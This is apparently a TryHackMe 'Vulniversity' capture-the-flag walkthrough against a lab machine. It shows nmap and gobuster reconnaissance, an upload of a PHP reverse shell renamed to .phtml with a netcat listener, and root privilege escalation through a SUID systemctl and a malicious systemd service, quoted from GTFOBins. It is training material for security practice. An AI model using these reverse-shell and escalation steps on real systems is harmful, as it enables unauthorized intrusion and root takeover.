



14 🔥



Learn > Vulniversity



Vulniversity

Learn about active recon, web app attacks and privilege escalation.

📶 Easy ⌚ 45 min

No Nation Can Prosper In
Life Without Education

[Apply Now](#)[View Courses](#)

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity	10.10.129.181	1h 27min 53s

[?](#)[Add 1 hour](#)[Terminate](#)

Target IP Address

10.10.129.181

Reconnaissance:

Connecting to the machine

This room recommends using the AttackBox, which can be launched by clicking the blue button on the top-right.

Scan the box

```
nmap -sV 10.10.129.181.
```

Nmap flag	Description
-sV	Attempts to determine the version of the services running
-p <x> or -p-	Port scan for port <x> or scan all ports
-Pn	Disable host discovery and scan for open ports
-A	Enables OS and version detection, executes in-built scripts for further enumeration
-sC	Scan with the default Nmap scripts
-v	Verbose mode
-sU	UDP port scan
-sS	TCP SYN port scan

Nmap:

```
nmap -sV 10.10.129.181
```

Starting Nmap 7.95 (<https://nmap.org>) at 2025-05-14 15:23 EDT

Nmap scan report for 10.10.129.181

Host is up (0.30s latency).

Not shown: 994 closed tcp ports (reset)

```
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp  open  http-proxy Squid http proxy 3.5.12
3333/tcp  open  http      Apache httpd 2.4.18 ((Ubuntu))

Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 32.33 seconds

What is the most likely operating system this machine is running?

✓ Correct Answer

💡 Hint

```
(root@kali) - [~/Desktop]
# nmap -sV 10.10.129.181
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-14 15:23 EDT
Nmap scan report for 10.10.129.181
Host is up (0.30s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp  open  http-proxy Squid http proxy 3.5.12
3333/tcp  open  http      Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.33 seconds
```

Locating directories using Gobuster:

Gobuster flag	Description
-e	Print the full URLs in your console
-u	The target URL
-w	Path to your wordlist
-U and -P	Username and Password for Basic Auth
-p <x>	Proxy to use for requests
-c <http cookies>	Specify a cookie for simulating your auth

Gobuster:

```
gobuster dir -u http://10.10.129.181:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====

[+] Url:      http://10.10.129.181:3333
[+] Method:    GET
[+] Threads:   10
[+] Wordlist:  /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout:  10s
```

Starting gobuster in directory enumeration mode

```
/images      (Status: 301) [Size: 322] [--> http://10.10.129.181:3333/images/]
/css         (Status: 301) [Size: 319] [--> http://10.10.129.181:3333/css/]
/js          (Status: 301) [Size: 318] [--> http://10.10.129.181:3333/js/]
/internal    (Status: 301) [Size: 324] [--> http://10.10.129.181:3333/internal/]
```

```
(root@kali)-[~/Desktop]
# gobuster dir -u http://10.10.129.181:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
.

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.129.181:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images      (Status: 301) [Size: 322] [--> http://10.10.129.181:3333/images/]
/css         (Status: 301) [Size: 319] [--> http://10.10.129.181:3333/css/]
/js          (Status: 301) [Size: 318] [--> http://10.10.129.181:3333/js/]
/internal    (Status: 301) [Size: 324] [--> http://10.10.129.181:3333/internal/]
Progress: 24518 / 141709 (17.30%)
```

Compromise the Webserver:

vim phpext.txt



Getting a Reverse Shell

We are going to use a PHP reverse shell as our payload. A reverse shell works by being called on the remote host and forcing this host to make a connection to you. So you'll listen for incoming connections, upload and execute your shell, which will beacon out to you to control! You can download the following reverse PHP shell [here](#).

To gain remote access to this machine, follow these steps:

1. Edit the php-reverse-shell.php file and edit the ip to be your tun0 ip (you can get this by going to <http://10.10.10.10> in the browser of your TryHackMe connected device).
2. Rename this file to `php-reverse-shell.phtml`.
3. We're now going to listen to incoming connections using netcat. Run the following command: `nc -lvnp 1234`.
4. Upload your shell and navigate to `http://10.10.39.157:3333/internal/uploads/php-reverse-shell.phtml` - This will execute your payload.

You should see a connection on your Netcat session.

```
[root:~]# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.130] from (UNKNOWN) [192.168.1.122] 56924
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:4
22:39:49 up 30 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Downloaded php reverse shell

php-reverse-shell / **php-reverse-shell.php**

pentestmonkey Initial commit 8aa37eb · 10 years ago History

Download raw file

Code Blame Executable File · 192 lines (164 loc) · 5.36 KB Raw

```
1  <?php
2  // php-reverse-shell - A Reverse Shell implementation in PHP
3  // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4  //
```


Config:

```
$VERSION = "1.0";  
$ip = '10.9.3.80'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;
```

Changed extension:

```
(root@kali)-[~/Downloads/tryHackMe/vulnUniversity]  
# mv php-reverse-shell.php php-reverse-shell.phtml
```

Net-Cat listener:

nc -nlvp 1234

```
(root@kali)-[~/Downloads/tryHackMe/vulnUniversity]  
# nc -nlvp 1234  
listening on [any] 1234 ...  
[ ]
```

Execute:

10.10.39.157:3333/internal/uploads/

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking



Index of /internal/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-		

Apache/2.4.18 (Ubuntu) Server at 10.10.39.157 Port 3333

← → ↻ 🏠 10.10.39.157:3333/internal/uploads/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Index of /internal/uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 php-reverse-shell.phtml	2025-05-15 07:26	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.39.157 Port 3333

User:

```
$ ls /home  
bill
```

User flag:

```
$ cd /home/bill  
$ ls  
user.txt  
$ cat user.txt  
[REDACTED]  
$
```


Privilege Escalation:

find / -type f -perm /4000 2>/dev/null

```
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
www-data@vulnuniversity:/$
```

Look for which one can be used at GTFOBins
(<https://gtfobins.github.io>)

GTFOBins

☆ Star 11,606

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate **functions** of Unix binaries that can be abused to get ~~the f***~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a **collaborative** project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can **contribute** with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

ShellCommandReverse shellNon-interactive reverse shellBind shell

Non-interactive bind shellFile uploadFile downloadFile writeFile readLibrary load

SUIDSudoCapabilitiesLimited SUID

Search among 390 binaries: <binary> +<function> ...

[SUID](#) [Sudo](#)

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (\leq Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

```
$ FK=$(mktemp).service
```

```
$ echo '[Service]
```

```
> Type=oneshot
```

```
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
```

```
> [Install]
```

```
> WantedBy=multi-user.target' > $FK
```

```
$ ./bin/systemctl link $FK
```

Created symlink from

/etc/systemd/system/tmp.FrqAlFbjKd.service to

/tmp/tmp.FrqAlFbjKd.service.

Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.FrqAlFbjKd.service to /tmp/tmp.FrqAlFbjKd.service.

```
$ FK=$(mktemp).service
$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
> [Install]
> WantedBy=multi-user.target' > $FK
$ ./bin/systemctl link $FK
Created symlink from /etc/systemd/system/tmp.FrqAIFbjKd.service to
/tmp/tmp.FrqAIFbjKd.service.
$ ./bin/systemctl enable --now $FK
Created symlink from /etc/systemd/system/multi-user.target.wants/t
mp.FrqAIFbjKd.service to /tmp/tmp.FrqAIFbjKd.service.
$ cat /tmp/output

$
```



Congratulations on completing Vulniversity!!! 🎉